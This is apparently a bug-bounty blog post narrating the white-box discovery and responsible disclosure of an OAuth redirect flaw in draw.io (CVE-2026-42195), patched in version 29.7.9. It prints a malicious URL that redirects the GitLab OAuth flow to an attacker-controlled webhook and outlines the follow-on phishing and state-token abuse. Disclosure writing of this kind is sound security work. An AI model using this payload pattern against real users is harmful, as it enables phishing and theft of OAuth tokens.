CVE-2026-42195 Identity Provider Hijacking e OAuth Spoofing no draw.io
A deep dive into discovering CVE-2026-42195, a critical Identity Provider Hijacking and OAuth Spoofing vulnerability in draw.io through white-box testing.

CVE-2026-42195: Identity Provider Hijacking e OAuth Spoofing no draw.io
Introduction
You know the saying “seek and you shall find”? Well, exactly. Recently, while using draw.io in my daily workflow, I stumbled upon a critical flaw leading to Identity Provider Hijacking and OAuth Spoofing. This weekend hacking session yielded not only a bounty but also my first official CVE.
In this article, I’ll break down the process: from taking a look at the source code to reporting it to the maintainers on the official draw.io GitHub repository.
If you’re not familiar with it, draw.io (or diagrams.net) is an incredibly comprehensive tool for creating diagrams. It’s the kind of app that saves lives (and architectural projects). But, like any complex software, it has its attack surfaces.
How It All Started
As a frequent user with a keen hacker instinct, I was always curious about how their file import and export magic worked under the hood. Since draw.io is open-source (with over 5.3k stars and a massive community), I practically had the knife and the cheese in my hands.

Personally, I love doing assessments on public source code. You get to understand the architecture, help the community, and, if you’re lucky, ethically secure a bounty. To make things better, right off the bat, I found the holy SECURITY.md file in the repo, which laid out the rules of engagement and the scope for researchers.
Recon: At Home (White-Box)
The scenario was every researcher’s dream: pure white-box. Clean code, no demonic obfuscation, no minified JS trying to blind me. Just me and the source code maintained by dozens of brilliant devs.
I had two options: do the classic bug bounty recon (run subfinder, throw it into waybackurls, and pray) or bring my years as a web developer to the table and actually read the code. I chose the latter.
I pulled the repository and started hunting for the most dangerous sinks. Since the app heavily manipulates SVG and renders client-side, my first bet was the classic XSS. I searched for document.write, innerHTML, and <foreignObject> tags. I even found some functions writing raw strings, but DOMPurify was there to ruin my initial party.
The Exploit: Where the Magic Happens
After a few hours of hunting for XSS without much success (and falling down a few rabbit holes along the way), I decided to pivot and look at third-party integrations. That’s where the fun begins.
Browsing through the codebase, I came across a file import feature via GitLab. A peculiar detail caught my eye: the front-end accepted a magic parameter in the URL called ?gitlab=.
My spider-sense tingled immediately: “This smells like malicious SSRF or Open Redirect”. I decided to test the hypothesis of forcing the application to use my server as if it were the GitLab API.
Proof of Concept (PoC)
The idea was straightforward: if I passed a domain under my control into the ?gitlab= parameter, could I hijack the OAuth authentication flow? Spoiler: Yes, and it was beautiful.
Here is the step-by-step of how the attack works in practice:
-

Forging the URL (The Payload): I set up a rogue listener (using webhook.site) and crafted the malicious URL by injecting the parameter:
[https://app.diagrams.net/?gitlab=https://webhook.site/MY-WEBHOOK-ID](https://app.diagrams.net/?gitlab=https://webhook.site/MY-WEBHOOK-ID) -
The Bait: The attacker sends this link to the victim (who, seeing the official
app.diagrams.netdomain, fully trusts it). -
The Trigger: The victim opens the URL and attempts to import a diagram by clicking on
File > Open from > GitLab....

- The Spoofing: The native, trusted draw.io interface displays the prompt “Authorize this app in GitLab”. Since the UI looks completely legitimate to the tool itself, the victim clicks “Authorize” without suspecting a thing.
-
Game Over (Data Leak): The victim’s browser is instantly redirected to my server (the webhook). The damage? The application sends all the OAuth initialization parameters straight to me, including the sensitive
statetoken


With this in hand, the attacker can build a fake login page identical to GitLab’s on the webhook (a highly credible Phishing guided by the trusted application itself) and, on top of that, bypass OAuth CSRF protections using the leaked token. A textbook Identity Provider Hijacking!
The Report and Aftermath
I had a solid report on my hands: IdP Hijacking and OAuth Spoofing leaking the OAuth state token. The next step was engaging the maintainers.
I sent an email with the detailed PoC and, to my surprise, David (the repository Owner) replied incredibly fast – on a Saturday! He validated the flaw, handled the case with extreme professionalism, and immediately started working on the patch.
The fix was implemented and rolled out starting from version 29.7.9. Because the vulnerability affected a massive public project and required changing the application’s default behavior (it now requires an explicit opt-in in the server configuration to use custom GitLab URLs), the case escalated to a CVE.
GitHub Security Advisory issued GHSA-8x7j-m8px-7p8x, and ultimately, the vulnerability was named and published globally as CVE-2026-42195, properly crediting me.
I’d like to extend my congratulations and thanks to the entire draw.io team, especially David, for the ethics, transparency, and agility in handling this report. This is how offensive security and development should move forward: together to build a safer internet.
And that’s how my first CVE was born! If you are just starting out in AppSec or Bug Bounty, my advice is: read the code, understand the business logic, and above all, be suspicious of URL parameters that dictate the behavior of external integrations. The real fun usually hides in there.
Happy Hacking! 👾